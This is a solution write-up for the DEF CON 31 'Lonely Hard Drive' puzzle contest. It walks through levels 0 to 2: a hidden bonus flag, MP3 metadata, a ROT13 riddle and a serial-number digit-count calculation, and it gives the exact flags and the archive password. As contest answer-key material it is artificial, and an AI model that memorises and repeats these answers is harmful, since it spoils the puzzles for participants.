THE LONELY HARD DRIVE

DEF CON 31

Walkthrough and Write-Up

@theLonelyHardDrive

Low on Ammo // burninator // fragileduck // Marbas


DC207 (@dcg207)

Hello! This is an overview of the puzzles contained for the Lonely Hard Drive contest for DEF CON 31. This is a complete guide to all puzzle solutions and flags that can be captured. Flags can be submitted via Google Form to be entered onto the Leaderboard and be eligible for prizes: bit.ly/LHD31


Congratulations! By plugging in this random device you found at DEF CON, you have chosen a mysterious (and hopefully intriguing) journey. *If you're not much of a gambler, you can help protect your devices by checking the checksum provided and confirming that the wrap hasn't been tampered with before connecting The Lonely Hard Drive.*

Each encrypted partition on the LHD.vhd represents a puzzle level. The flag you find by solving each level will unlock the next partition. Here's an overview of the puzzle answers:

PUZZLE 0




```
# Project Name
```



```
## Getting Started

Welcome to the Lonely Hard Drive at Def Con 31!

What you have in your possession is a collection of puzzles to enjoy and levels to clear.
Please visit us in the Defcon Contest area if you would like more information.

SHA256 Hash of LHD.vhd | dc207.org/the-lonely-hard-drive | twitter.com/lonelyHardDrive |

If you would like to check-in to start your leaderboard ranking and claim flags, go to the following link: https://bit.ly/LHD31 (https://forms.gle/rVagipV8EAkM1hgq7)
LEVEL_0_FLAG: Eleanor

Good luck and have fun!
<3 LHD Team

## Usage
WARNING. IF IT DOES NOT MATCH INITIALLY, SOMEONE ELSE HAS TOUCHED IT. PROCEED AT YOUR OWN RISK OF BEING PWND. WARNING.
Hash check commands (duration 10-15mins):

Powershell:     Get-FileHash path-to-LHD.vhd | Format-List
CMD:            certUtil -hashfile path-to-LHD.vhd SHA256
Terminal:       $ sha256sum path-to-LHD.vhd
MacOS:          shasum -a 256 path-to-LHD.vhd

Mounting the .VHD
Windows: Disk Management | Action | Attach VHD | browse to LHD.vhd
MacOS: Change the LHD.vhd extension from .vhd to .img (LHD.vhd --> LHD.img), double-click to open.

## Credits

Burninator
FragileDuck
Low on Ammo
Marbaş
-... --- .. ... .

## Contributing
Special thank you to:
https://github.com/jpetitcolas/ascii-art-converter
http://www.patorjk.com/
https://github.com/syvaidya/

## History

## License
```


The Level 0 welcome message contains a hint for puzzle 4:




```
## Credits

Burninator
FragileDuck
Low on Ammo
Marbaș
-... --- .. ... .
```

PUZZLE 1 - Rick Roll

Hidden files: Bonus Flag inside .DS_STORE and "fun_for_later" which is for puzzle 5:




bonus flag (a hidden txt file, renamed as a .DS_STORE MacOS system file):




```
LONELY HARD DRIVE
DEF CON 31
BONUS_FLAG:
4cdfae38-04eb-4f0e-b605-ff5bd246108e
```

The partition is completely full of directories of directories of Rick Roll mp3. On closer inspection, there is more to the file than meets the eye:



Property	Value
Comments	Lonely Hard Drive - DEF CON...
Media	
Contributing artists	
Album artist	
Album	
Year	
#	
Genre	Trolling
Length	00:03:35
Audio	
Bit rate	160kbps
Origin	
Publisher	oh hey custom metadata
Encoded by	you can put anything you wa...
Author URL	
Copyright	I wonder what else is in here...
Content	

Use mp3tag, VLC or other tools to grab more metadata:



Filename	Path	Tag	Title	Artist	Album Artist	Album
RickRoll.mp3	D:\LHD_Drive_Folders\L...	ID3v2.3 (ID3v1 ID3v2.3)	LHD			

Tags - ID3v2.3 (ID3v1 ID3v2.3) - D:\LHD_Drive_Folders\Level_1\V1.Eleanor\RickRoll.mp3


Metadata

COMMENT	Lonely Hard Drive - DEF CON 31
COPYRIGHT	I wonder what else is in here...
ENCODEDBY	you can put anything you want here
FLAG	....LONELY.HARD.DRIVE...DEF.CON.31..
GENRE	Trolling
MOOD	VLC is the best media player of all time.
PUBLISHER	oh hey custom metadata
TITLE	LHD

Cover 1/1

image/png
800x800
302 KB
Front Cover


The flag in the ASCII art in the metadata:



```
The flag is the password to the next Level, unlock and the real challenges start
..........LEVEL_1_FLAG: 70455413-30f8-4448-a316-ff2b645bfe1b.................
```


PUZZLE 2 - Prime

Puzzle 2 has a directory with a .7z, a fun_for_later directory (for puzzle 5), and an image:



Name	Date modified	Type	Size
fun_for_later	7/6/2023 3:39 PM	File folder	
level_2_flag.7z	6/25/2023 1:33 PM	7Z File	5 KB
Prime.png	6/25/2023 1:41 PM	PNG File	67 KB

The .7z file is password protected:



level_2_flag.7z 6/25/2023 1:33 PM 7Z File 5


Prime.png 6/25/2023 1:41 PM PNG File 67

0% Opening...

Elapsed time: 00:00:07
Remaining time:
Files: 0


Total size: 4961
Speed:
Processed: 0

The .png contains a prime number:




Prime.png 6/25/2023 1:41 PM PNG File 67 KB

Inspecting the .png, we find something that appears to be encoded:



```
€ý⍰ÓUÜ⍰I¿œ#œ⍰    p$ŽY⍰=⍰çÞK7/kl¥æ⍰á⍰    €'rLæ çá\š⍰Î“¤⍰Ú⍰    ÀÁ⍰u‹{⍰Ì⍰I÷9ÏÃyÌVj     ⍰¶
£ª çÁ;⍰Òp%fEÚ3⍰Ç„s     ŽÄ“⍰èyëz⍰H+-6Ây⍰§⍰⍰p⍰    Àá;ªEâÂPZ¹´©⍰p⍰    À“ò¤+èA@8     àXyR⍰Ý⍰é¦lÎ¹”®ÖN8
àÉ{R⍰}ÕriÍÊ´7>q’eA8     ŽÊ⍰o³¶zyZ9÷Nr>¦⍰Î⍰    8:‡UAÏÃ÷ê%rž…sC8     à˜8d@7j´´O⍰çõû⍰Î⍰     8j mq7&ýr®©Ý7
*ç     àØ9à>èy8——V-kl¥-8ææ⍰     p<ì×ânLšÚ⍰&…ó„p⍰     Àñ2! çÁÛZiåõ⍰p⍰Çl¥⍰     ÀñT⍰èyK{⍰H+®Kçœ⍰¥á<⍰⍰ç
⍰O⍰æ WBéÆ¥⍰p⍰⍰Î⍰     ˜⍰õUÜÃ@Z±´ÑÖN8      `êXI
¬´2kk—¤8!œ⍰     0•¬‘tÓõÒš•i¯{’¤⍰⍰p⍰     ÀÔ1·Ü ÿú⍰’w’ËB9á⍰     €©õÿ⍰¢
?‰l%fK   %tEXtdate:create 2023-06-19T15:06:00+00:00⍰Û'⍰   %tEXtdate:modify 2023-06-19T15:06:00+
00:00⍰†Ÿ¢    tEXtsoftware https://imagemagick.org%Ï⍰⍰   ⍰tEXtThumb::Document::Pages 1§ÿ»/
⍰tEXtThumb::Image::Height 1080⍰¤ô.   ⍰tEXtThumb::Image::Width 1080⍰í(7   ⍰tEXtThumb::Mimetype
image/png?²VN   ⍰tEXtThumb::MTime 1687187160%.74   ⍰tEXtThumb::Size 38956Bœ⍰⍰⍰   5tEXtThumb::URI
file:///tmp/thumblr/img3693867908461454576 ÷Ûv    IEND®B`,Guvf unf orra vagragvbanyyl yrsg oynax

Ybaryl Uneq Qevir
Qrs Pba 31

N frevny ahzore, n zlfgrel cebsbhaq,
Jvguva vgf qvtvgf, n frperg vf sbhaq.
Gjragl-sbhe va yratgu, n pbqr gb rkcyber,
Gb haybpx gur cnffjbeq, xabjyrqtr lbh'yy vzcyber.

Gnxr gur ahzoref jvguva, beqre gurz narj,
Sebz mreb gb avar, yrg gurz rafhr.
Neenatr gurz jvgu cerpvfvba, betnavmr jvgu pner,
N frdhrapr perngrq, n cnggrea gb orne.

Abj pbhag rnpu qvtvg, gurve bppheeraprf gehr,
Erpbeq gurz gbtrgure, n gnfx sbe lbh.
Sbez n arj ahzore, gur erfhyg bs lbhe pbhag,
Jvgu guvf genafsbezngvba, gur zlfgrel jvyy zbhag.

Ohg gung'f abg gur raq, sbe gurer'f bar zber gb qb,
N guerr-qvtvg cevzr ahzore, xabja ol lbh.
Zhygvcyl gur arj ahzore, yrg gur zhygvcyvpngvba cebprrq,
Gur svany erfhyg jvyy erirny gur cnffjbeq va arrq.

Haybpx gur frperg, fbyir gur evqqyr'f pber,
Jvgu betnavmrq ahzoref naq cevzrf gb rkcyber.
Zhygvcyl, qrqhpr, naq hairvy jvgu cevqr.
```

Run the hint through a ROT13 decoder, like the one in CyberChef:



ROT13

☑ Rotate lower case chars ☑ Rotate upper case chars □ Rotate numbers

Amount 13


Input

```
Guvf unf orra vagragvbanyyl yrsg oynax

Ybaryl Uneq Qevir
Qrs Pba 31

N frevny ahzore, n zlfgrel cebsbhaq,
Jvguva vgf qvtvgf, n frperg vf sbhaq.
Gjragl-sbhe va yratgu, n pbqr gb rkcyber,
Gb haybpx gur cnffjbeq, xabjyrqtr lbh'yy vzcyber.

Gnxr gur ahzoref jvguva, beqre gurz narj,
Sebz mreb gb avar, yrg gurz rafhr.
Neenatr gurz jvgu cerpvfvba, betnavmr jvgu pner,
N frdhrapr perngrq, n cnggrea gb orne.

Abj pbhag rnpu qvtvg, gurve bppheeraprf gehr,
Erpbeq gurz gbtrgure, n gnfx sbe lbh.
Sbez n arj ahzore, gur erfhyg bs lbhe pbhag,
Jvgu guvf genafsbezngvba, gur zlfgrel jvyy zbhag.
```

Output


```
This has been intentionally left blank

Lonely Hard Drive
Def Con 31

A serial number, a mystery profound,
Within its digits, a secret is found.
Twenty-four in length, a code to explore,
To unlock the password, knowledge you'll implore.

Take the numbers within, order them anew,
From zero to nine, let them ensue.
```

The riddle explains the next step. Find a serial number somewhere, reorder it from 0 through 9, then count the number of occurrences of each digit. Then take that resulting number and multiply it by the prime number that was provided in the .PNG originally. That final number is the password of the .7z:



```
A serial number, a mystery profound,
Within its digits, a secret is found.
Twenty-four in length, a code to explore,
To unlock the password, knowledge you'll implore.

Take the numbers within, order them anew,
From zero to nine, let them ensue.
Arrange them with precision, organize with care,
A sequence created, a pattern to bear.

Now count each digit, their occurrences true,
Record them together, a task for you.
Form a new number, the result of your count,
With this transformation, the mystery will mount.

But that's not the end, for there's one more to do,
A three-digit prime number, known by you.
Multiply the new number, let the multiplication proceed,
The final result will reveal the password in need.

Unlock the secret, solve the riddle's core,
With organized numbers and primes to explore.
Multiply, deduce, and unveil with pride,
The flag awaits, on the other side.
```

The hard drive has a custom label with a lot of fun easter eggs, but one that stands out is a S/N: 0 266 1199 760 1977 58 777 9324:



LHD-128GB

dc207.org/the-lonely-hard-drive

FOUND ME? FIND US.

@lonelyHardDrive

@dcg207

SATA III 2.5 - SOLID LONELY DRIVE

SKU ID: 420-80085-6969-31337

S/N: 026611997601977587779324


WILL VOID NON-EXISTENT WARRANTY IF LABEL/SCREWS/WILL IS BROKEN

PUZZLE FANTASY
AGES 18-100

MADE IN MAINE

This number re-ordered is: 00 111 22 3 4 5 666 777777 8 9999, and if each digit occurrence is counted: 2 3 2 1 1 1 3 6 1 4.

Finally, the number 2,321,113,614 is multiplied by the Prime (127 in this case) resulting in the final password of the .7z: 294781428978



0% Opening...

Elapsed time: 00:00:07
Remaining time:
Files: 0

